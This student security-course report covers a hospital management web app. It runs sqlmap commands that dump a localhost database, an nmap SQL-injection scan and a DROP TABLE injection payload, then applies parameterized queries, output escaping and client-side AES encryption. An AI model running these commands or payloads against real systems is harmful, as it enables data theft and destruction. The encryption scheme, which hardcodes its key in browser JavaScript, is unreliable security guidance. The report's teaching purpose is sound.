

Title

An Integrated Hospital Management System to Improve Information Exchange

CSE3501 – Information Security Analysis and Audit

(J Component)

Team Members:

19BCT0080	Hari V
19BCT0082	Jasshu Garg
19BCT0102	Syed Mohammed Buhari P
19BCT0227	Suryaansh Anuj Jaiswal

ABSTRACT:

Our base project is Securing Hospital data, which has the information about the Patients, Doctors, Staff and the details about the Laboratory Test Reports, Prescriptions, Bills etc.

Since the Hospital contains more confidential data it is required to secure the system. Hence, we are considering the security system and handling two security attacks namely SQL injection and Man in the Middle attack, i.e. techniques to detect and prevent such attacks.

Since the system consists of the database, SQL Injection is possible in the entries related section. With this attack, attackers get the data stored in the database easily, so we need to identify the vulnerabilities and protect the system from SQL injection.

And the other is Man in the Middle attack, where the person interferes with the transaction in between the user and the system, the user can be the admin or the user of the Hospital. Here the attacker in the middle is able to see the details transferred by capturing the packets in between transactions.

So, our main motivation for the project is to protect confidential data from being misused.

Web security is important to keeping hackers and cyber thieves away from accessing sensitive information. Without a proactive security strategy, businesses risk the spread and escalation of malware, attacks on other websites, networks, and other IT infrastructures.


Keywords: SQL Injection, Man in the Middle attack, Web security, Malware

Objective:

The main objective of this project is to exploit the vulnerabilities of an unsecured website. We are detecting the vulnerabilities and trying attacks like SQL Injection and Man in the Middle attack to retrieve important data using SQL Map and Wireshark. Later we are protecting that website by applying validation and cryptography techniques to mitigate the mentioned attacks so that the information could not be accessed by unauthorised users.

It is focussed on creating a simulation of the unsecured site. And exposing the vulnerabilities. And then devise a method to handle the vulnerability and thereby make it secure from attackers. Here, we work on the SQL Injection and Man in the Middle Attack and implement a secure method to avoid these attacks.

Diagram:



Methodology:

Starting from the UI interface, We handle the Data by validation and parameterizing it. This is especially for handling the SQL injection which is discussed in detail below. After these operations, We check if the data is valid and does not contain any corrupted data. We also check if it has any database manipulative content, we discard the request if it has corrupted data.

In order to handle the man in the middle attack, we encrypt the data and then store them in the database. When we need to check the contents of a database, we get the encrypted data and then decrypt it. And use that in the UI for displaying the data.

SQL Injection:

It is an attacking technique to attack data-driven applications. The attacker takes the advantage of poorly filtered or not correctly escaped characters embedded in SQL statements into parsing variable data from user input. It is a major attack because the data stored in the database might be highly confidential, if the website is not filtered out for these attacks then it might be leading to a high potential loss. Through this attack, an attacker can obtain unauthorized access to the database. SQL injection is a web security

vulnerability that allows an attacker to interfere with the queries that an application makes to its database. It generally allows an attacker to view data that they are not normally able to retrieve. This might include data belonging to other users, or any other data that the application itself is able to access. In many cases, an attacker can modify or delete this data, causing persistent changes to the application's content or behavior. An attacker can escalate an SQL injection attack to compromise the underlying server or other back-end infrastructure or perform a denial-of-service attack. A successful SQL injection attack can result in unauthorized access to sensitive data, such as passwords, credit card details, or personal user information. Many high-profile data breaches in recent years have been the result of SQL injection attacks, leading to reputational damage and regulatory fines. In some cases, an attacker can obtain a persistent backdoor into an organization's systems, leading to a long-term compromise that can go unnoticed for an extended period.

SQL Intruder:

Here we use Piggybacked Queries/ Statement injection for injection attacks: In this type of attack the attacker injects an additional query to the original query, as a result, it will be returned as multiple SQL queries, in which the query following will be executed and the database will be modified. In any column of input if we give another query following '; that will be executed in the backend.

SQL Injection Detection:

SQL Map:

sqlmap is an open-source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester, and a broad range of switches lasting from database fingerprinting to data fetching from the database to accessing the underlying file system and executing commands on the operating system via out-of-band connections.

Procedure:

We are trying to login into admin.html

Give some random input and press enter. You will go to

admin_login.php and you will get an invalid username and password.

Unprotected Website

sqlmap output

In these commands, we are giving the URL of the page for which we are detecting if any vulnerability is present or not. And the admin.html page has two entries username and password so give some random input for these and post it

By executing this command we can detect if it is injectable or not and we will get the names of the databases

To get the names of databases

- `python .\sqlmap.py -u http://localhost/isaa/admin_login.php --data="username=abcd&password=lmn&form=submit" --method POST --dbs`

This command is for extracting tables from hms database

- `python .\sqlmap.py -u http://localhost/isaa/admin_login.php --data="username=abcd&password=lmn&form=submit" --method POST -D hms --tables`

This command is for extracting columns from the admin table.

- `python .\sqlmap.py -u http://localhost/isaa/admin_login.php --data="username=abcd&password=lmn&form=submit" --method POST -D hms -T admin --column`

This will fetch information in the admin table.

- `python .\sqlmap.py -u http://localhost/isaa/admin_login.php --data="username=abcd&password=lmn&form=submit" --method POST -D hms -T admin --dump`

by using this command we can extract the entire data in the database hms

- `python .\sqlmap.py -u http://localhost/isaa/admin_login.php --data="username=abcd&password=lmn&form=submit" --method POST -D hms --dump all --batch`

```

[11:08:14] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.49, PHP 8.0.11
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[11:08:14] [INFO] fetching tables for database: 'hms'
[11:08:14] [INFO] fetching number of tables for database 'hms'
[11:08:14] [INFO] resumed: 10
[11:08:14] [INFO] resumed: admin
[11:08:14] [INFO] resumed: appointment
[11:08:14] [INFO] resumed: doctors
[11:08:14] [INFO] resumed: doctorslog
[11:08:14] [INFO] resumed: doctorspecilization
[11:08:14] [INFO] resumed: tblcontactus
[11:08:14] [INFO] resumed: tblmedicalhistory
[11:08:14] [INFO] resumed: tblpatient
[11:08:14] [INFO] resumed: userlog
[11:08:14] [INFO] resumed: users
Database: hms
[10 tables]
+-----+
| admin      |
| appointment|
| doctors    |
| doctorslog |
| doctorspecilization|
| tblcontactus|
| tblmedicalhistory|
| tblpatient |
| userlog    |
| users      |
+-----+

[11:08:14] [INFO] fetched data logged to text files under 'C:\Users\jashu\AppData\Local\sqlmap\output\localhost'

[*] ending @ 11:08:14 /2021-11-26/

PS F:\sqlmapproject-sqlmap-687cde5> |

```

```

[11:04:06] [INFO] resumed: 2021-10-06 21:02:13
Database: hms
Table: appointment
[2 entries]
+-----+-----+-----+-----+-----+-----+-----+-----+
| id | pat_id | doctorId | postingDate | appointmentDate | appointmentTime | consultancyFees | doctorSpecialization |
+-----+-----+-----+-----+-----+-----+-----+-----+
| 6 | 1 | 1 | 2021-10-06 21:48:26 | 2021-10-08 | 10:00 PM | 1000 | General Physician |
| 7 | 2 | 4 | 2021-10-06 21:51:13 | 2021-10-21 | 11:00 AM | 1100 | Bones Specialist demo |
+-----+-----+-----+-----+-----+-----+-----+-----+


[11:04:06] [INFO] table 'hms.appointment' dumped to CSV file 'C:\Users\jashu\AppData\Local\sqlmap\output\localhost\dump\hms\appointment.csv'
[11:04:06] [INFO] fetched data logged to text files under 'C:\Users\jashu\AppData\Local\sqlmap\output\localhost'

[*] ending @ 11:04:06 /2021-11-26/


```

Detecting the vulnerable URL using Nmap (Nmap output)


nmap -sV -p 80 -d --script http-sql-injection localhost



Initial database



Performing SqlInjection



XYZ Hospital

Username:

Password:

Login

We got access





Table also dropped



SQL Injection attack can be prevented by -

1. By validating the inputs:

Any user input that is used in an SQL query introduces a risk of an SQL Injection. This is one of the most important steps to preventing SQL injection. Any data that a user can provide, whether via a web form, file, API, or other application needs to be validated to filter out user input on the basis of invalid characters, unacceptable length, or any other abnormalities prior to processing or storing it on any production systems.

2. Parameterization:

This coding style allows the database to distinguish between code and data, regardless of what user input is supplied. programming languages talk to SQL databases using database drivers. A driver allows an application to construct and run SQL statements against a database, extracting and manipulating data as needed.

Protected Website

```
Windows PowerShell
[11:08:51] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[11:08:51] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[11:08:52] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[11:08:52] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[11:08:52] [INFO] testing 'Generic inline queries'
[11:08:52] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[11:08:52] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[11:08:52] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[11:08:52] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[11:08:52] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[11:08:52] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[11:08:52] [INFO] testing 'Oracle AND time-based blind'
[11:08:52] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[11:08:53] [WARNING] POST parameter 'password' does not seem to be injectable
[11:08:53] [INFO] testing if POST parameter 'form' is dynamic
[11:08:53] [WARNING] POST parameter 'form' does not appear to be dynamic
[11:08:54] [WARNING] heuristic (basic) test shows that POST parameter 'form' might not be injectable
[11:08:54] [INFO] testing for SQL injection on POST parameter 'form'
[11:08:54] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[11:08:54] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[11:08:54] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[11:08:54] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[11:08:54] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[11:08:54] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[11:08:54] [INFO] testing 'Generic inline queries'
[11:08:54] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[11:08:54] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[11:08:54] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[11:08:54] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[11:08:54] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[11:08:55] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[11:08:55] [INFO] testing 'Oracle AND time-based blind'
[11:08:55] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[11:08:56] [WARNING] POST parameter 'form' does not seem to be injectable
[11:08:56] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wish to perform more tests

[*] ending @ 11:08:56 /2021-11-26/

PS F:\sqlmapproject-sqlmap-687cde5> |
```



-----protected-----

Username:

admin

Password:

Login

Performing SqlInjection on Protected

localhost/isaac/protected/admin.html

XYZ Hospital

About Contact Admin Sign Up Home

-----protected-----

Username:

';DROP TABLE userlog;

Password:

.....

Login

We are not able to log in

localhost/isaac/protected/admin_login.php

Invalid username or password


Save password?

Username: ';DROP TABLE userlog;

Password:

Save Never

the table is also didn't drop



Cross Site Scripting:

This is a web vulnerability where the attacker can use vulnerable fields in a website to send malicious code which can then be used to hijack the victim's computer or extract important information from them using some form of social engineering. If the victim happens to be someone with higher privileges or control over the website the attacker might be able to get full control of the website.

There are three types of cross-site scripting and the one we will be demonstrating will be secondary XSS or persistent XSS where the malicious code is stored into the website's database and then executed on a victim when the webpage loads.

Stored Cross Site Scripting:

Our website allows users to give inputs for making appointments or adding new doctors. This can be exploited to send malicious code into the website and store it into the database. When the Appointment or doctor's page is rendered from the server side, this malicious code is then executed putting the user in danger.

Fixing XSS:


To fix XSS attacks we need to sanitize the outputs during the rendering of the website from the server, this is done by using the `htmlspecialchars()` function in php which will escape all html code thus protecting the website and the user

```
echo '<tr><td align="left">' .  
htmlspecialchars($row['doctorSpecialization']) . '</td><td align="left">' .  
htmlspecialchars($row['id']) . '</td><td align="left">' .  
htmlspecialchars($row['doctorId']) . '</td><td align="left">' .  
htmlspecialchars($row['pat_id']) . '</td><td align="left">' .  
htmlspecialchars($row['consultancyFees']) . '</td><td align="left">' .  
htmlspecialchars($row['appointmentDate']) . '</td><td align="left">' .  
htmlspecialchars($row['appointmentTime']) . '</td><td align="left">' .  
htmlspecialchars($row['postingDate']) . '</td><td align="left">' ;  
echo '</tr>' ;
```

Man in the Middle Attack

IDENTIFICATION AND MITIGATION OF THREAT-II

Man In The Middle Attack(MITM): A man in the middle (MITM) attack is a general term for when a perpetrator positions himself in a conversation between a user and an application—either to eavesdrop or to impersonate one of the parties, making it appear as if a normal exchange of information is underway. The goal of an attack is to steal personal information, such as login credentials, account details, and credit card numbers. Targets are typically the users of financial applications, SaaS businesses, eCommerce sites, and other websites where logging in is required. Information obtained during an attack could be used for many purposes, including identity theft, unapproved fund transfers or an illicit password change. In this type of cyberattack where a malicious actor inserts him/herself into a conversation between two parties, impersonates both parties, and gains access to information that the two parties were trying to send to each other. A man-in-the-middle attack allows a malicious actor to intercept, send and receive data meant for someone else, or not meant to be sent at all, without either outside party knowing until it is too late. Man-in-the-middle attacks can be abbreviated in many ways, including MITM, MitM, MiM, or MIM. Man-in-the-middle is a type of eavesdropping attack that occurs when a malicious actor inserts himself as a relay/proxy into a communication session between people or systems. Intruder: Here we are using a Wireshark tool to access the contents transmitted via the pages, if the intruder peeps through the same network then using this tool he will be able to view the messages passing through the packets by capturing it and reading the contents in it.



Here the intruder can see the contents of the package using the Wireshark, and the username, password passed through the web page is able to be viewed. While the man in the middle attack occurs the transmitted packets will be captured by the intruder in between, so the senders and receiver IP will be changed in between. These can be detected using the Wireshark, it shows what are the source and receivers IP of every packet in the server and website.

Man in the Middle Attack can be prevented by the following methods:

1. Using HTTPS to send and receive messages between the client and the server. This will require the purchase of a valid SSL certificate for it to be secure and won't be used for this project.
2. Encrypting information from the client side and decrypting it on the server-side. This is the method that we are using for this project where we encrypted the admin login form using AES encryption using a 256-bit key. This method of encryption requires both the client and server to have a shared secret by keeping a key which is then used in the encryption and decryption.

ENCRYPTION:

```
import AesCtr from './aes-ctr.js'
$(document).ready(function() {
  // Submit form
  $("#regForm").submit(function (event) {
    var username = $("#username").val();
    var password = $("#password").val();
    // Encrypt form data
    let nameEnc = AesCtr.encrypt(username, 'L0ck it up saf3', 256);
    let passEnc = AesCtr.encrypt(password, 'L0ck it up saf3', 256);
    console.log(`username: ${nameEnc} and pass: ${passEnc}`);
    var form = document.getElementById("regForm");
    form.username.value = nameEnc;
    form.password.value = passEnc;
  });
});
```

This is how the elements on the client side are encrypted.

```
if($_SERVER["REQUEST_METHOD"] == "POST") {
  // username and password sent from form
  $username = $_POST['username'];
  $password = $_POST['password'];
  $usernameDecrypted = AesCtr::decrypt($username, 'L0ck it up saf3', 256);
  $passwordDecrypted = AesCtr::decrypt($password, 'L0ck it up saf3', 256);
  $username = $usernameDecrypted;
  $password = $passwordDecrypted;

  $sql="SELECT id FROM admin WHERE Username = ? and Password = ?";
```

The decryption of the form is done in the back end and then used for making queries to the database and checking for the user.

67	3.664808	::1	::1	HTTP	765	GET /isaa2/aes.js	HTTP/1.1
69	3.665450	::1	::1	HTTP	338	HTTP/1.1 304 Not Modified	
71	7.004630	::1	::1	HTTP	1044	POST /isaa2/admin_login.php	HTTP/1.1 (application/x-www-form-urlencoded)
